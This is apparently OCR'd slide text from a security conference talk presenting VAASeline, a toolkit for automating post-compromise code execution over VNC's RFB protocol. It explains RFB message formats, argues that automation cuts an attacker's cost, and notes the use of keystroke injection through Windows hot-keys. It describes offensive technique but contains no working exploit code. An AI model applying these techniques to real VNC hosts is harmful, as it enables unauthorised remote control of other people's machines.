VAASeline: VNC Attack Automation Suite

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Who am I?

Agenda

- Why attack automation is a good thing
- VNC and it's underlying protocol RFB
- Why RFB is hard to automate
- The VAASeline technique (RPC over RFB)
- The VAASeline toolkit (Python module)
- Live demo of VAASeline lubricated entry

Attack
Automation
TRADEMARK®
100% PURE
PETROLEUM JELLY
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HEALS
THE ORIGINAL
DRYNESS


- The cost of writing memory corruption vulnerabilities is going up
- So fewer will be written
- So they will be seen as less of a problem
- They will no longer be defended against ('the problem was solved!')

- Unseen chaos will then ensue

Why are memory corruption bugs so expensive?


- **Heap/Stack cookies (/gS)**
- SafeSEH
- **ASLR / DEP/ NX / W^X / PAX**
- Process Isolation
- System call ACLs
- Automated code review programs
- **Managed languages**

- “*Public*” knowledge drives our “threat models”
- Hence, the focus on:
  - the disclosure debate
  - vulnerability windows
  - advisories
  - patching
  - response times
  - etc.



- Technology vendors stoke this fire!!
- “To date, no customers have reported security breaches” - CitectSCADA

30% of MS Advisories don't have this - why?




When this security bulletin was issued, had this vulnerability been publicly disclosed?

No. Microsoft received information about this vulnerability through responsible disclosure. Microsoft had not received any information to indicate that this vulnerability had been publicly disclosed when this security bulletin was originally issued.

Attack realisation, not just vulnerabilities & exploits

- Exploits/vulnerabilities are important ...
- ...but so is how you actually use them to attack.....
- & what you do after you are successful



Recon
Attack
Post-Attack Actions
Recon
Attack
Post-Attack Actions
Scope
Goal

What's another way of saying this:

Worms are smarter than you are

Why?

Because they always reduce their cost of spreading to the cost of bandwidth, which is zero.

- Reducing the costs associated with this attack progression is a good attacker goal
- Attack automation is one way to do this
- Means as an attacker you can focus on targets that get you to your goal quickest

"Worms are smarter than you are"
Why? Because they always reduce their cost of spreading to the cost of bandwidth, which is zero.

The need for automation?

- **Return On Investment** (ROI)
- **Total Cost of 0wnership** (TCO)

} For an attacker

- Requiring a human in the attack loop is:
  - Slow
  - Expensive
  - Does not scale

- Goal:

Reduce cost of attack to price of network bandwidth

- Very difficult situation to defend
  - The balance is asynchronous
- Defense will always cost more than attack in this situation

Attack automation is good for you!!

- Like technology vendors, security vendors construct your threat model
- Driven by *public* knowledge AND their product offerings
- Targeted attacks very hard to defend against → so often outside of vendors threat models

Attack automation is good for you!!

- So if an attack vector is seen as *targeted* then vendor threat models can disregard it
- Automating a new vector generalises it
- Puts it back inside the threat model
- Illustrates that many defences are brittle and only deal with known problems
- Do this enough times & people may stop believing security vendors models..........

VNC
& RFB

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HEALS
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VNC & RFB

- Virtual Network Computing (VNC)
- Remote FrameBuffer protocol (RFB)
- VNC is built on top of the RFB protocol
- Created by Olivetti Research/AT&T Labs in the late 1990's


VNC & RFB...Cont'd

- TCP port 5900,5901,....
- Currently RFB protocol at version 3.8
- Open protocol standard
  http://www.realvnc.com/docs/rfbproto.pdf
- RealVNC maintains list of encoding and security type numbers separately
- Allows for proprietary extensions

VNC & RFB...Cont'd

- RFB conceptually replaces the input connections from a mouse & keyboard, and the output connection to a monitor with network packets
- You send input packets to a server of KeyEvents or PointerEvents
- The server returns FramebufferUpdate packets

Simplified keypress VNC flow



5. User sees screen update

4. FrameBufferUpdate

VNC Client

VNC Server

2. KeyEvent

3.Pass to window manager

1. Keystroke

VNC in your network

- People find it very useful!
- Found frequently across real networks
- May be part of *Shadow IT,* may not be well managed
- Frequently password authentication….
- …. often easy to access (guess, bruteforce)

Remember the goal

- Goal:
  - **Reduce cost of attack to price of bandwidth**
- Currently VNC Post-Compromise requires an attacker to use a VNC client
  - Reduces ROI
  - Increases TCO
  - Damn slow !

Questions

- Once you have access, how to best use a VNC system in your attack workflow?
- What about 1000 VNC systems ?

e.g. What are the privileges of users with VNC servers with blank passwords?'

Quickly become infeasible with many servers


Shouldn't
This Be Easy ?

Shouldn't this be easy?

- That's what I thought....
- ...devil is in the details of RFB
- A subtler problem than it may initially seem

RFB is a blackbox

- RFB v3.8 is a very simple protocol
- Well suited to it's original task
- Only real complexities lie in FrameBuffer encodings
- Inputs and Outputs channels are discrete
- **The protocol requires the human to close the data processing loop**



User closes the protocol loop, by interpretting the visual update

RFB is a blackbox

- The results of any *user input* over RFB only result as a visual *screen* update
- No return code or 'results' from an action that resulted from given input
- Removing the user removes FrameBuffer interpretation – it blinds the automator
- Like using Windows without a monitor!

Problem Statement

- Given access to a VNC system:
- How can you execute arbitrary code such that:
  - A user is not required in the loop
  - An automated system is able to statefully determine the results of its actions

Solution Criteria

- Only use standard RFB v 3.8
- Be able to execute arbitrary code
- Reliable over high latency links
- A toolkit that is re-taskable to an attackers requirements
- Initially just target Win32 platforms


VAASeline Technique

VAASeline technique

- To explain how the technique used was developed, we'll go from first principles
- Firstly, lets look at some RFB protocol units

VAASeline Technique

- RFB protocol messages can be divided into 3 groups for attack automation purposes:



Grouping for our purposes	RFB Protocol message types
Initialisation & Authentication	ProtocolVersion, Security(all), ClientInit, ServerInit, SetPixelFormat, SetEncodings, SetColourMapEntries, FramebufferUpdateRequest, FramebufferUpdate
Input	KeyEvent, PointerEvent, ClientCutText,
Output	ServerCutText, Bell

RFB Input Packets

- KeyEvent & PointerEvent protocol messages

KeyEvent

0x04 (1 byte)	1 byte	2 bytes	4 bytes
Type	Down Flag	Pad	Key sym

PointerEvent


0x04 (1 byte)	1 byte	2 bytes	2 bytes
Type	Button Mask	X-pos	Y-pos

Simple execution

- Mouse emulation hard as knowledge of screen layout/resolution etc is needed
- Easy to emulate key sequences, however
- Windows Hot-Key sequences can therefore be sent
